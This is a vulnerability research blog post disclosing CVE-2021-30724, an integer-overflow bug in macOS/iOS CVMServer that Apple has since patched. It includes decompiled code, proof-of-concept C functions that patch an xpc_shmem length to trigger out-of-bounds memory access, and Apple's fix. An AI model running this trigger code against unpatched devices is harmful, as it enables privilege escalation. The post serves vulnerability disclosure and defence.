CVE-2021-30724: CVMServer Vulnerability in macOS and iOS

By By: Mickey Jin Jun 03, 2021 Read time: 4 min (1133 words)

Published: 2021-06-03 · Archived: 2026-04-05 15:50:41 UTC

We discovered a vulnerability in macOS rooted in the Core Virtual Machine Server (CVMServer). The vulnerability, labeled CVE-2021-30724open on a new tab, is triggered by an integer overflow leading to an out-of-bounds memory access, from which point privilege escalation can be attained. It affects devices running older versions of macOS Big Sur 11.4, iOS 14.6, and iPadOS 14.6.

This issue has already been fixed by Apple at the time of writing. This blog entry details where we discovered the vulnerability and how it can be triggered.

The CVMServer

The CVMServer is an XPC serviceopen on a new tab and is a system daemon that runs in root to handle XPC requests. XPC is a framework implemented by Apple and is a low-level communication mechanism between different processes. Client processes send XPC request messages through an XPC-related API. Then the server will receive the message and handle it. One of its most frequently used clients are written in the OpenCL framework. The main logic it uses is a big switch case to dispatch many kinds of XPC messages. Figure 1 shows an example of the CVMServer's switch case logic.

```
1  void __fastcall __cvmsServInitializeConnection_block_invoke(__int64 a1, xpc_object_t request)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    if ( xpc_get_type(request) == (xpc_type_t)&_xpc_type_dictionary )
6    {
7      client = xpc_dictionary_get_remote_connection(request);
8      response = xpc_dictionary_create_reply(request);
9      v9 = response != 0LL;
10     context = (xpc_connection_context *)xpc_connection_get_context(client);
11     if ( context
12       && (context_1 = context,
13           msgType = xpc_dictionary_get_int64(request, "message"),
14           msgType_1 = msgType,
15           v14 = context_1->cvmsConnection,
16           (v14 == 0LL) == (msgType == 1)) )
17     {
18       error = 519;
19       switch ( msgType )
20       {
21         case 1:
22           euid = xpc_connection_get_euid(client);
23           error = 0;
24           context_1->cvmsConnection = cvmsServerConnectionCreate(euid);
25           goto END;
26         case 2:
27           if ( context_1->attached )
28           {
29             cvmsServCloseService(context_1);
30             error = cvmsServerServiceDetach(context_1->cvmsConnection);
31             v14 = context_1->cvmsConnection;
32           }
33           else
34           {
35             error = 0;
36           }
37           cvmsServerConnectionDestroy(v14);
38           context_1->cvmsConnection = 0LL;
39           goto END;
40         case 3:
41           uint64 = xpc_dictionary_get_uint64(request, "control");
42           v21 = xpc_dictionary_get_uint64(request, "value");
43           v22 = cvmsServerConnectionControl(v14, uint64, v21);
44           goto LABEL_79;
45         case 4:
46           LODWORD(value) = 0;
47           data = (AttachArgs *)xpc_dictionary_get_data(request, "args", &length);
48           if ( length == 16 )
49           {
50             args = data;
51             cvmsConnection_1 = context_1->cvmsConnection;
52             framework_name = xpc_dictionary_get_string(request, "framework_name");
53             bitcode_name = xpc_dictionary_get_string(request, "bitcode_name");
54             plugin_name = xpc_dictionary_get_string(request, "plugin_name");
55             error = cvmsServerServiceAttach(cvmsConnection_1, framework_name, bitcode_name, plugin_name, args, &value);
56             if ( !error )
57             {
58               context_1->attached = 1;
59               xpc_dictionary_set_int64(response, "pool_index", (int)value);
60             }
```

Figure 1. Switch case logic of the CVMServer dispatching many kinds of XPC messages

The vulnerability

The issue exists in the XPC request message handler, more specifically in the processing of a request (case msgType=18) to build an element using the OpenCL source code.

```
 93         case 18:
 94           if ( !context_1->attached )            // context->attached is set in case 4
 95             goto ERROR519;
 96           length = 0LL;
 97           source = xpc_dictionary_get_value(request, "source");
 98           source_1 = source;
 99           v113 = response;
100           client_1 = client;
101           context_3 = context_1;
102           if ( source && xpc_get_type(source) == (xpc_type_t)&_xpc_type_array )
103             count = xpc_array_get_count(source_1);
104           else
105             count = 0LL;
106           source_2 = source_1;
107           v112 = response != 0LL;
108           source_data_array_1 = (const void **)malloc(32 * count);
109           source_datalen_array = (size_t *)&source_data_array_1[count];
110           source_data_array = source_data_array_1;
111           if ( count )
112           {
113             i = 0LL;
114             item = source_data_array_1;
115             count_1 = count;
116             do
117             {
118               val = xpc_array_get_value(source_2, i);
119               *item = 0LL;
120               item[count] = 0LL;
121               mapped_base = (void **)&item[2 * count];
122               *mapped_base = 0LL;
123               item[3 * count] = 0LL;
124               if ( xpc_get_type(val) == (xpc_type_t)&_xpc_type_data )
125               {
126                 *item = xpc_data_get_bytes_ptr(val);
127                 item[count] = (const void *)xpc_data_get_length(val);
128               }
129               else if ( xpc_get_type(val) != (xpc_type_t)&_xpc_type_null )
130               {
131                 xshmem = xpc_array_get_value(val, 0LL);
132                 if ( xshmem )
133                 {
134                   item[3 * count] = (const void *)xpc_shmem_map(xshmem, mapped_base);
135                   beginOffset = xpc_array_get_uint64(val, 1uLL);
136                   accessDataLen = xpc_array_get_uint64(val, 2uLL);
137                   item[count] = (const void *)accessDataLen;
138                   if ( beginOffset <= 0xFFF )
139                     beginOffset_1 = beginOffset;
140                   else
141                     beginOffset_1 = 0LL;
142                   *item = (char *)*mapped_base + beginOffset_1;
143                   remainLen = (uint64_t)item[3 * count] - beginOffset_1;// item[3*count] is mapped length
144                   if ( accessDataLen > remainLen )
145                     item[count] = (const void *)remainLen;// item[count] is accessDataLen
146                   source_2 = source_1;
147                   if ( *mapped_base )
148                     vm_protect(mach_task_self_, (vm_address_t)*mapped_base, (vm_size_t)item[3 * count], 1, 1);
149                 }
150               }
151               ++i;
152               ++item;
153               --count_1;
154             }
155             while ( count_1 );
156           }
157           cvmsConnection = context_3->cvmsConnection;
158           options = xpc_dictionary_get_uint64(request, "options");
159           error = cvmsServerElementBuild(
160                     cvmsConnection,
161                     source_data_array,
162                     source_datalen_array,
0002986C ___cvmsServInitializeConnection_block_invoke:143 (1046E186C)
```

Figure 2. Case 18 logic of the CVMServer logic where the vulnerability exists

Figure 2 shows the logic in which the vulnerability exists. As shown in the image, *item[3*count]* is the mapped length, returned from *xpc_shmem_map* (seen in line 134). Meanwhile, *beginOffset* is controllable from the XPC request message (seen in line 135). If the value of *item[3*count]* is less than that of *beginOffset*, then according to the logic, the value of *remainLen* will be an integer overflow. This will lead to the check in line 144 being bypassed. Therefore, the vulnerability can be triggered by specifying *item[count]=accessDataLen* to a large integer (seen from line 136 to 137), which will lead to out of bounds memory access and potential privilege escalation if exploited.

Triggering the vulnerability

Figure 1 also shows that the flag context->attached is set inside case 4. This means to send the request (case msgType=18), the CVMS service must be attached and XPC request msgType=4 is sent. In turn, to send the XPC requests to the service, a connection must first be established. By searching cross-references to the API *call*

_xpc_connection_create_mach_service we were able to get the service name "*com.apple.cvmsServ*," and thus establish a connection.

```
int64_t cvms_connection_create(xpc_connection_t *conn) {

int64_t error = 528;

xpc_connection_t client = xpc_connection_create_mach_service("com.apple.cvmsServ", NULL, 2);

xpc_connection_set_event_handler(client, ^(xpc_object_t event) {});

xpc_connection_resume(client);

xpc_object_t req = xpc_dictionary_create(NULL, NULL, 0);

xpc_dictionary_set_int64 (req, "message", 1);

xpc_object_t res = xpc_connection_send_message_with_reply_sync(client, req);

printf("response: %s\n", xpc_copy_description(res));

if (xpc_get_type(res) == XPC_TYPE_DICTIONARY) {

error = xpc_dictionary_get_int64(res, "error");

if (!error) {

*conn = client;

}

}

return error;

}
```

After doing so, we attached the service, with the arguments fetched through debugging.

```
int64_t cvms_service_attach(xpc_connection_t conn) {

int64_t error = 528;

xpc_object_t req = xpc_dictionary_create(NULL, NULL, 0);

xpc_dictionary_set_int64 (req, "message", 4);

xpc_dictionary_set_string(req, "framework_name", "OpenCL");

xpc_dictionary_set_string(req, "bitcode_name", "");
```

```
xpc_dictionary_set_string(req, "plugin_name",
"/System/Library/Frameworks/OpenGL.framework/Libraries/libGLVMPlugin.dylib");

struct AttachArgs {

int64_t a1;

int64_t a2;

} args = {0, 0x0000211000000009};//M1 Mac use 0x000021100000000a

xpc_dictionary_set_data(req, "args", &args, sizeof(args));

xpc_object_t res = xpc_connection_send_message_with_reply_sync(conn, req);

printf("response: %s\n", xpc_copy_description(res));

if (xpc_get_type(res) == XPC_TYPE_DICTIONARY) {

error = xpc_dictionary_get_int64(res, "error");

if (!error) {

int64_t pool_index = xpc_dictionary_get_int64(res, "pool_index");

printf("pool_index: %lld\n", pool_index);

}

}

return error;

}
```

After attaching the CVMS service and sending XPC request msgType=4 we can now send the request (case msgType=18) where the vulnerability is found. To better understand how this vulnerability is triggered, we explain the XPC message structure shown in Figure 2.

From line 97 to 105, we can see that request[“source”] is an XPC array, which stores the list of source code data. At line 108, 32 bytes (4 pointer size) is allocated for each array item.



Figure 3. Layout of decompiled source_data_array

The do-while loop from line 111 to 156 fills the array item with each data source value. The type of the data source value is either *xpc_type_data* or *xpc_type_shmem*. The logic here states that the address range [*accessBeginPointer*, *accessBeginPointer+accessDataLength*) must be a subset of the range [*mappedBaseAddress*, *mappedBaseAddress+mappedLength*). The logic, therefore, checks if the value of *accessDataLength* is less than that of the *mappedLength* minus the *beginOffset* value. This check must be bypassed to trigger the vulnerability. Luckily for this analysis, all these values are controlled from the XPC request messages.

At line 138, there is a check for the *beginOffset* value where it must be less than one page or 4K in size. However, *mappedLength* returned from *xpc_shmem_map* is always set to the 4K size. This makes it seem hard to trigger the vulnerability. But examining the implementation of the function *xpc_shmem_map* revealed the trick — patching the *mappedLength* to any small value, which in our case was one, at the field offset 0x20 of the *xpc_xshmem* object.

With this method, we were able to bypass the check on line 144 through integer overflow, and then trigger a memory access out-of-memory by a specified large number. The trigger code could look something like the one shown in Figure 5. The full POC can be found in [GitHubopen on a new tab].

```
1  size_t __cdecl xpc_shmem_map(xpc_xshmem *xshmem, void **region)
2  {
3    if ( xpc_get_type(xshmem) == (xpc_type_t)&_xpc_type_shmem
4      && !(unsigned int)_xpc_vm_map_memory_entry(
5                          xshmem->objectHandle,
6                          xshmem->mappedLength,
7                          (mach_vm_address_t *)region,
8                          1) )
9    {
10     return xshmem->mappedLength;
11   }
12   else
13   {                                  off=0x20; _QWORD
14     return 0LL;
15   }
16 }
```

Figure 4. MappedLength can be patched to a small value at the field offset 0x20

```
int64_t cvms_element_build(xpc_connection_t conn) {
    int64_t error = 0;
    xpc_object_t req = xpc_dictionary_create(NULL, NULL, 0);
    xpc_dictionary_set_int64 (req, "message", 18);
    xpc_dictionary_set_uint64(req, "options", 0);

    xpc_object_t xarr = xpc_array_create_empty();
    size_t size = 0x4000;
    void *shared_buf = mmap(0, size, PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANON, 0, 0);
    memset(shared_buf, 'C', size);
    xpc_object_t xshmem = xpc_shmem_create(shared_buf, size);
    uint64_t *p = (uint64_t *)(__bridge void *)xshmem;
    p[4] = 1; // patch the mapped size to a small one
    xpc_array_append_value(xarr, xshmem);
    xpc_array_append_value(xarr, xpc_uint64_create(2)); // begin offset > 1, 1-2 will overflow
    xpc_array_append_value(xarr, xpc_uint64_create(0x8000));// data length > mapped size, lead to the OOB Access
    xpc_dictionary_set_value(req, "source", xpc_array_create(&xarr, 1));
    xpc_object_t res = xpc_connection_send_message_with_reply_sync(conn, req);
    printf("response: %s\n", xpc_copy_description(res));

    return error;
}
```

Figure 5. Code showing the mapped length patched to one to bypass the check in the server.

The implemented fix

Apple has already made a fix for CVE-2021-30724. The solution was simple: Add a check to avoid the integer overflow (line 178 in Figure 6). As an aside, we found that the binary CVMCompiler has the same issue, which has also been fixed using this method used for CVE-2021-30724.

```
166            *(void **)((char *)item + offset_mapped_len) = (void *)xpc_shmem_map(
167                                                                  v65,
168                                                                  (void **)((char *)item + offset_mapped_base));
169            beginOffset = (xpc_object_t)xpc_array_get_uint64(value, 1uLL);
170            dataLen = xpc_array_get_uint64(value, 2uLL);
171            beginOffset_1 = 0LL;
172            if ( (unsigned __int64)beginOffset <= 0xFFF )
173              beginOffset_1 = (char *)beginOffset;
174            item[count_1] = (void *)dataLen;
175            mapped_len = *(unsigned __int64 *)((char *)item + offset_mapped_len);
176            v70 = mapped_len < (unsigned __int64)beginOffset_1;
177            v71 = mapped_len - (_QWORD)beginOffset_1;
178            if ( !v70 )                          // check here -> fixed
179            {
180              *item = &beginOffset_1[*mapped_base];
181              if ( dataLen > v71 )
182                item[count_1] = (void *)v71;
183              if ( *mapped_base )
184                vm_protect(mach_task_self_, *mapped_base, *(vm_size_t *)((char *)item + offset_mapped_len), 1u, 1);
185 LABEL_89:
186              ++ii;
0000D637 ___cvmsServInitializeConnection_block_invoke:169 (100009637)
```

Figure 6. Code showing the solution for CVE-2021-30724 at line 178

While this solution works for similar cases, another perhaps more comprehensive tactic would be to put a check inside the API implementation *xpc_shmem_map*, as this is the root cause of the vulnerability. It is possible to grep the *xpc_shmem_map API* call from all system native Mach-O to hunt similar issues. In fact, this was the method we used to discover the same problem in CVMCompiler.

Security recommendations

The vulnerability is moderately difficult to trigger, but not impossible, as we had demonstrated here. If CVE-2021-30724 is left unpatched, an attacker can elevate his privileges by exploiting the vulnerability. Users should keep their devices up-to-date to receive the latest patches. Apple has released the security updates that address this issue, which are macOS Big Sur 11.4open on a new tab, iOS 14.6, and iPadOS 14.6open on a new tab. Users can also consider solutions such as the Trend Micro Antivirus for Macproducts and Trend Micro Protection Suitesproducts that help detect and block attacks that exploit such flaws.

Tags

Source: https://www.trendmicro.com/en_us/research/21/f/CVE-2021-30724_CVMServer_Vulnerability_in_macOS_and_iOS.html